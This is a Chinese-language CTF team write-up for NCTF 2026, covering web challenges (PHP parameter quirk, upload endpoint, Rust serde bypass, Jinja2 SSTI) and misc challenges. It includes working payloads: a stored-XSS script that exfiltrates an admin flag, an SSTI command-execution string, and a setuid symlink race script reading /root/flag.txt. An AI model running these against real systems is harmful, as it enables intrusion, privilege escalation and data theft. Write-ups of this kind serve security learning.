NCTF2026_saqsm_ wp

B25041803刘晓睿 Komorebi


B25041708徐璟萱 Vesperina

B25042123党允彤 FuLita

B25140311周睿宁Se1fish

Web

N-MinSite



打开题目环境是一个home界面

点开蓝色链接

显示

代码块

```
Key: edge_key_release_2026
Use Key to DownLoad! /update-maxsite/master.zip
```

大概也就是说，需要我们下载压缩包（感觉像源码），路径在/update-maxsite/master.zip，key也给我们了

那还说啥了，直接访问/update-maxsite/master.zip，但是返回的结果是404

这里把key当get，post都传参传一遍还是不行，感觉有点奇怪

积累经验：访问zip发现404文件不存在，.zip 属于静态文件，静态文件的请求是服务器直接去硬盘上找的，不会经过 PHP 引擎解析。如果硬盘上没有这个文件，服务器连看都不会看后面的 ?Key=xxx。既然子文件不存在，就去探它的父目录,发现access is denied之后，知道路应该是走对了，这边大概率就是要传参

传入?key=edge_key_release_2026

咋还不行？hyw，反复试了很多次（又是get，post...）

后来又积累经验了：如果我们按常规传参 `?key=edge_key_release_2026`，当 PHP 接收到这个 URL 时，它会把参数解析成一个数组（也就是 `$_GET` 超全局变量）：

代码块

```
    $_GET = array(
      "key" => "edge_key_release_2026"
);
```

此时，代码去执行 `isset($_GET[$key])`，也就是检查 `$_GET['edge_key_release_2026']` 存不存在。 显然，数组里只有键名叫做 `"key"` 的元素，没有键名叫做 `"edge_key_release_2026"` 的元素。

但如果传入?edge_key_release_2026

在这个 URL 中，只有一串字符，没有等号=。 当 PHP 遇到这种没有等号的参数时，它会有个特殊机制：**把这整个字符串直接当作数组的“键名 (Key)”，并赋给它一个空值。** 所以，此时 PHP 解析出来的 `$_GET` 数组长这样：

代码块

```
$_GET = array(
    "edge_key_release_2026" => ""
);
```

接下来，代码再次执行 `isset($_GET[$key])`，也就是检查 `$_GET['edge_key_release_2026']` 存不存在。 这次，数组里有这个键名了

于是触发后台打包生成master.zip

再次访问/update-maxsite/master.zip就下载到了账号密码和源码

接下来是源码审计

1. `application/maxsite/templates/default/type/home/my_home.php`

```
代码块
1   $pages_dir = FCPATH . 'pages/';
2
3   foreach ($dir as $item) {
4       if ($ext !== 'html' and $ext !== 'htm') continue;
5       $entries[] = [...];
6   }
7
8   usort($entries, ... 按 mtime 倒序 ...);
9
10  <?= file_get_contents($entry['path']) ?>
```

题面里的“Admin 窥视你的 Pages”就对应这里。

2. `application/maxsite/mso_config.php`

```
代码块
1   $pages_dir = FCPATH . 'pages/';
2
3   foreach ($dir as $item) {
4       if ($ext !== 'html' and $ext !== 'htm') continue;
5       $entries[] = [...];
6   }
7
8   usort($entries, ... 按 mtime 倒序 ...);
9
10  <?= file_get_contents($entry['path']) ?>
```

这里大概就是说，有 users_groups_id == 1的管理员访问 /admin时，页面里才会出现 id="gzctf-flag-value"

普通后台用户只能看到一个无 flag 的 dashboard

3. `application/ctf-assets/user_account.txt`

username: user

password: minsite-user-2025

这里就是题目给的后台账号（其实之前还尝试过直接注册的来着，但是少一个邀请码路死了）

直接用这个账号登录后台即可。

4.application/maxsite/admin/plugins/admin_page/uploads-require-maxsite.php

代码块

```
if (!is_login()) die('no login');

if (isset($_SERVER['HTTP_X_REQUESTED_FILENAME']))
    $fn = $_SERVER['HTTP_X_REQUESTED_FILENAME'];

if (isset($_SERVER['HTTP_X_REQUESTED_FILEUPDIR']))
    $page_id = $_SERVER['HTTP_X_REQUESTED_FILEUPDIR'];

mso_checkreferer();

$allowed_ext = ... |html|htm| ...

$up_dir = getinfo('uploads_dir') . '_pages/' . $page_id . '/';
file_put_contents($up_dir . $fn, file_get_contents('php://input'));
```

这边写了一个只认登录不认身份的上传接口，并且允许传 `html`，还直接读取 HTTP Header 作为文件名，最后毫无防备地保存了文件。

同时在后台页面源码里能看到这个接口就是通过 `require-maxsite` 调的：

admin/plugins/admin_page/all-files.php

代码块

```
getinfo('require-maxsite') . base64_encode('admin/plugins/admin_page/uploads-require-maxsite.php')
```

也就是实际上传地址为/require-maxsite/YWRtaW4vcGx1Z2lucy9hZG1pbl9wYWdlL3VwbG9hZHMtcmVxdWlyZS1tYXhzaXRlLnBocA==


所以我们直接上传xss payload

代码块

```
<script>
(async()=>{
  const esc=s=>s.replace(/[&<>"]/g,c=>({'&':'&amp;','<':'&lt;','>':'&gt;','"':'&quot;'}[c]));
```

```
  const up='/require-maxsite/YWRtaW4vcGx1Z2lucy9hZG1pbl9wYWdlL3VwbG9hZHMtcmVxdWlyZS1tYXhzaXRlLnBocA==';
  const text = await fetch('/admin', {credentials:'include', cache:'no-store'}).then(r=>r.text());
  const m = text.match(/id=["']gzctf-flag-value["'][^>]*>([^<]+)/i);
  if (!m) return;
  const body = '<h2>flag</h2><pre>' + esc(m[1]) + '</pre>';
  await fetch(up, {
    method: 'POST',
    credentials: 'include',
    headers: {
      'X-Requested-Filename': 'flag.html',
      'X-Requested-FileUpDir': '1',
      'X-Requested-ReplaceFile': 'true',
      'Content-Type': 'text/html;charset=UTF-8'
    },
    body
  });
})();
</script>
```

上传后刷新首页即可



N-RustPICA

打开容器发现是一个番剧网站（0秒猜出有辉夜姬）

点击注册提示:


公开注册已关闭，管理员账号仅用于内部联调，静态资源目录里仍留有联调遗留文件（5毛删除）

所以我们拿dir扫一下目录

```
F:\Desktop\tec\安全\tools\dirsearch-master (1)\dirsearch-master>python dirsearch.py -u http://114.66.24.221:46814/
F:\Desktop\tec\安全\tools\dirsearch-master (1)\dirsearch-master\lib\core\installation.py:24: UserWarning: pkg_resources
is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slate
d for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources

 _|. _ _  _  _  _ _|_    v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12293

Target: http://114.66.24.221:46814/

[21:07:07] Scanning:
[21:07:25] 307 -      0B - /assets  ->  /assets/
[21:07:33] 307 -      0B - /debug  ->  /debug/
[21:07:39] 200 -   427B - /index.html

Task Completed

F:\Desktop\tec\安全\tools\dirsearch-master (1)\dirsearch-master>p
```

扫出来三个目录，由于dir默认是不扫描json文件的，所以我们强制再扫一下debug下的json，zip，txt之类的文件

命令：python dirsearch.py -u http://114.66.24.221:39677/debug/ -e json,txt,bak,zip



ok扫出来了config文件，直接访问

代码块

```
{
  "adminUser": "anime_admin",
  "passwordParts": [
    "cHVyZXN0",
    "cmVhbQ=="
  ]
}
```

base64解码得到密码为purestream（神了）

在管理后台页面可以看到一个内部没发布的草稿

后台页面有一段名为“旧流程说明”的 Review Notes，给了关键的后端 Rust 代码：

代码块

```
#[serde(untagged)]
pub enum TransitionRequest {
    QuickPublish(QuickPublishRequest),
    Moderated(ModeratedTransitionRequest),
}

pub struct QuickPublishRequest {
    pub action: String,
}

pub struct ModeratedTransitionRequest {
    pub action: String,
    pub target_status: AnimeStatus,
    pub reviewer_token: String,
    pub featured: bool,
}
```

```
{
  "action": "publish",
  "targetStatus": "published",
  "reviewerToken": "FEATURE-REVIEW-2025",
  "featured": false,
  "approvalTicket": "PENDING-APPROVAL"
}
```

并且还附带了一个包含 `approvalTicket` 的样例 JSON。提示说：内部条目需要 `approvalTicket`，但样例票据是过不了审核的.

仔细一看不对啊，需要approvalTicket但是

代码块

```
#[serde(untagged)]
pub enum TransitionRequest {
    QuickPublish(QuickPublishRequest),
    Moderated(ModeratedTransitionRequest),
}
```

没定义 `approvalTicket` 这个字段啊

所以我们可以尝试去掉这个字段发包

代码块

```
{
  "action": "publish",
  "targetStatus": "published",
  "reviewerToken": "FEATURE-REVIEW-2025",
  "featured": false
}
```


而flag大概就在 `anime-0007` 的 `Status` 字段

我们直接向 `/api/admin/anime/anime-0007/transition` 这个接口发包就行

```
> fetch('/api/admin/anime/anime-0007/transition', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({
      "action": "publish",
      "targetStatus": "published",
      "reviewerToken": "FEATURE-REVIEW-2025",
      "featured": false
    })
  }).then(res => res.text()).then(console.log);
< ▶ Promise {<pending>}
{"message":"条目状态已更新","data":{"id":"anime-0007","name":"内部审片
07","link":"/placeholder-
cover.svg","description":"NCTF{WA7aSH1_9A_Ko18i70_Nl_NAr3Ru_WaKEn4iJAn_muRiMuRI_c2a7aaae
269e}","episodes":1,"airTime":"2026年1月18日","weekDay":"周日","status":"published"}}
>
```

得到flag:
NCTF{WA7aSH1_9A_Ko18i70_Nl_NAr3Ru_WaKEn4iJAn_muRiMuRI_c2a7aaae269e}

N-HORSE



上来就一个原神的马（简称源码）没绷住

看到输入框先做了一轮常规测试：sql等

在 username框里输入了各种 Payload，密码随便填，点击登录后，发现页面底部会多出一行 Welcome: [我的输入]

测试 XSS： 输入 <script>alert(1)</script>，页面直接弹窗了,这说明没有任何 HTML 实体转义。

测试传统 SSTI： 既然是 Python 环境，尝试{{8*8}}。结果页面回显：Welcome: {{8*8}}。

看着那张 原马，又联想到各种木马，我还以为要找隐藏的 WebShell 或者跟国赛一样图片隐写……啥也没有

又扫了一堆没有任何结果，还是jinja2模板，感觉就是ssti

页面没回显，真的没有触发ssti吗？验证这点很简单，sleep一下

代码块

```
{{ lipsum.globals['os'].popen('sleep 5').read() }}
```

结果真的sleep了五秒

我差点就要放弃ssti了的说

所以这题前端页面没啥用，说到底其实算是ssti盲注

回头看一眼网页源码，那张马的图片路径是：<img src="/static/images/horse.jpg">。 这意味着网站存在一个可以直接在浏览器访问的静态目录 /static/images/

接下来就不难了，利用ssti，执行 Linux 的重定向命令 `>`，将 `cat /flag` 的结果输出到一个我们能访问的 txt 文件里：

代码块

```
{{ lipsum.__globals__['os'].popen('cat /flag > static/images/flag.txt').read()
}}
```

访问/static/images/flag.txt


得出flag：**NCTF{d2520d67a9bc_WEIcOm3_T#_ncT1}**

Misc

Merlin

（怎么感觉非预期了（?


急头白脸打算找TLS密钥结果好像能直接grep出来（?




NCTF{88478dd1-ec24-4f2b-a4a5-a25e85b5c868}

Quantum Vault

直连是乱码，改一下编码模式



查看清单，发现要1000000USD才能访问核心金库



将USD换成汇率最高的MEME，再造假（？）换回去，达到访问条件

```
cff8aa@USD> bal
[主账本]: 100.00 USD
[影子池]: 0.00 QTC
cff8aa@USD> exch MEME 100
[SYSTEM] 维度跃迁成功。当前定位: MEME
cff8aa@MEME> bal
[主账本]: 9,999,999.00 MEME
[影子池]: 0.00 QTC
cff8aa@MEME> exch USD 1
[SYSTEM] 维度跃迁成功。当前定位: USD
cff8aa@USD> bal
[主账本]: 9,999,997.99 USD
[影子池]: 0.00 QTC
cff8aa@USD> vault

🔓 [ACCESS GRANTED] 核心金库已开启!
[SYSTEM] 正在打通底层诊断控制台链路...
```

flag路径在/root/flag.txt，只有root权限才能读取

```
ctfuser@uhj0i9hu-3c495f0745df4543:~$ id
id
uid=1000(ctfuser) gid=1000(ctfuser) groups=1000(ctfuser)
ctfuser@uhj0i9hu-3c495f0745df4543:~$ ps auxww | grep GZCTF_FLAG
ps auxww | grep GZCTF_FLAG
root           1  0.0  0.0   2892   952 ?        Ss   08:24   0:00 /bin/sh -c sh -c "echo \$GZCTF_FLAG > /root/flag.txt
&& chmod 400 /root/flag.txt && exec sudo -u ctfuser python3 /home/ctfuser/server.py"
ctfuser       78  0.0  0.0   3848  1916 pts/5    S+   09:09   0:00 grep --color=auto GZCTF_FLAG
```

/usr/local/bin被塞了自定义程序，可以带着root的权限去执行

```
ctfuser@uhj0i9hu-3c495f0745df4543:~$ pwd
pwd
/home/ctfuser
ctfuser@uhj0i9hu-3c495f0745df4543:~$ ls -la
ls -la
total 32
drwxr-x--- 1 ctfuser ctfuser 4096 Apr  2 13:10 .
drwxr-xr-x 1 root    root    4096 Apr  2 13:10 ..
-rw-r--r-- 1 ctfuser ctfuser  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 ctfuser ctfuser 3771 Jan  6  2022 .bashrc
-rw-r--r-- 1 ctfuser ctfuser  807 Jan  6  2022 .profile
-rwxr-xr-x 1 ctfuser ctfuser 9881 Feb 24 06:42 server.py
ctfuser@uhj0i9hu-3c495f0745df4543:~$ ls /usr/local/bin
ls /usr/local/bin
q-vault-sync
ctfuser@uhj0i9hu-3c495f0745df4543:~$ ls -l /usr/local/bin/q-vault-sync
ls -l /usr/local/bin/q-vault-sync
-rwsr-xr-x 1 root root 16744 Apr  2 13:10 /usr/local/bin/q-vault-sync
```

发现q-vault-sync会拦截软链接，只能绕过

```
ctfuser@uhj0i9hu-fc0dd63626cd46b7:~$ rm -rf /tmp/qdemo
rm -rf /tmp/qdemo
ctfuser@uhj0i9hu-fc0dd63626cd46b7:~$ mkdir -p /tmp/qdemo/d
mkdir -p /tmp/qdemo/d
ctfuser@uhj0i9hu-fc0dd63626cd46b7:~$ printf 'OK\n' > /tmp/qdemo/src
printf 'OK\n' > /tmp/qdemo/src
ctfuser@uhj0i9hu-fc0dd63626cd46b7:~$ ls -l /tmp/qdemo/src
ls -l /tmp/qdemo/src
-rw-rw-r-- 1 ctfuser ctfuser 3 Apr  6 10:02 /tmp/qdemo/src
ctfuser@uhj0i9hu-fc0dd63626cd46b7:~$ ln -sf /root/flag.txt /tmp/qdemo/src
ln -sf /root/flag.txt /tmp/qdemo/src
ctfuser@uhj0i9hu-fc0dd63626cd46b7:~$ ls -l /tmp/qdemo/src
ls -l /tmp/qdemo/src
lrwxrwxrwx 1 ctfuser ctfuser 14 Apr  6 10:04 /tmp/qdemo/src -> /root/flag.txt
ctfuser@uhj0i9hu-fc0dd63626cd46b7:~$ /usr/local/bin/q-vault-sync -v -s /tmp/qdemo/src -d /tmp/qdemo/d
<n/q-vault-sync -v -s /tmp/qdemo/src -d /tmp/qdemo/d
[-] Security Violation: Dimensional instability detected (Symlink forbidden).
```

脚本如下：

代码块

```
cat > /tmp/race.py <<'PY'
> import os
import subprocess
import threading

base = '/tmp/qrace'
src = base + '/src'
dst = base + '/d'
out = dst + '/synced_key.dat'

os.system('rm -rf ' + base)
os.makedirs(dst, exist_ok=True)
stop = False

```

```
def flipper():
import os
>     good_content = 'OK\n'
    while not stop:
        good = src + '.good'
        try:
            with open(good, 'w') as f:
                f.write(good_content)
            os.replace(good, src)
        except Exception:
            pass

        bad = src + '.bad'
        try:
            try:
                os.unlink(bad)
            except FileNotFoundError:
                pass
            os.symlink('/root/flag.txt', bad)
            os.replace(bad, src)
        except Exception:
            pass

threads = [threading.Thread(target=flipper, daemon=True) for _ in range(4)]
for t in threads:
    t.start()

for _ in range(5000):
    subprocess.run(
        ['/usr/local/bin/q-vault-sync', '-v', '-s', src, '-d', dst],
        stdout=subprocess.DEVNULL,
        stderr=subprocess.DEVNULL,
    )
    try:
        data = open(out, 'rb').read()
    except Exception:
        continue
    if data not in (b'', b'OK\n'):
        print(data.decode('utf-8', 'replace'))
        break
else:
    print('FAILED')

stop = True
import subprocess
> import threading
>
```

```
> base = '/tmp/qrace'
> src = base + '/src'
> dst = base + '/d'
> out = dst + '/synced_key.dat'
>
> os.system('rm -rf ' + base)
> os.makedirs(dst, exist_ok=True)
> stop = False
>
> def flipper():
>     good_content = 'OK\n'
>     while not stop:
>         good = src + '.good'
>         try:
>             with open(good, 'w') as f:
>                 f.write(good_content)
>             os.replace(good, src)
>         except Exception:
>             pass
>
>         bad = src + '.bad'
>         try:
>             try:
>                 os.unlink(bad)
>             except FileNotFoundError:
>                 pass
>             os.symlink('/root/flag.txt', bad)
>             os.replace(bad, src)
>         except Exception:
>             pass
>
> threads = [threading.Thread(target=flipper, daemon=True) for _ in range(4)]
> for t in threads:
>     t.start()
>
> for _ in range(5000):
>     subprocess.run(
>         ['/usr/local/bin/q-vault-sync', '-v', '-s', src, '-d', dst],
>         stdout=subprocess.DEVNULL,
>         stderr=subprocess.DEVNULL,
>     )
>     try:
>         data = open(out, 'rb').read()
>     except Exception:
>         continue
>     if data not in (b'', b'OK\n'):
>         print(data.decode('utf-8', 'replace'))
```

```
>         break
> else:
>     print('FAILED')
>
> stop = True
> PY
```

得到

```
ctfuser@uhj0i9hu-fc0dd63626cd46b7:~$ python3 /tmp/race.py
python3 /tmp/race.py
nctf{fa7e8cc0-62fe-4f3f-85b2-c0141964276d}
```

nctf{fa7e8cc0-62fe-4f3f-85b2-c0141964276d}

What a mess!

脚本去重，然后一行一行清洗。

手机号：去掉 +86/86、括号、横线、全角字符、隐藏字符，只保留数字。

身份证：转大写，只保留数字和 X，再按 GB 11643-1999 验最后一位。

余额：去掉 CNY/RMB/楼/逗号，转成数字。

脚本:

代码块

```python
import csv
import unicodedata
import zipfile
from decimal import Decimal
from pathlib import Path
from xml.etree import ElementTree as ET


DATA_DIR = Path(__file__).resolve().parent
CSV_PATH = DATA_DIR / "customer_dump.csv"
XLSX_PATH = DATA_DIR / "system_audit_logs.xlsx"

XLSX_NS = {"main": "http://schemas.openxmlformats.org/spreadsheetml/2006/main"}
ZERO_WIDTH = "\u200b\u200c\u200d\ufeff\u2060"
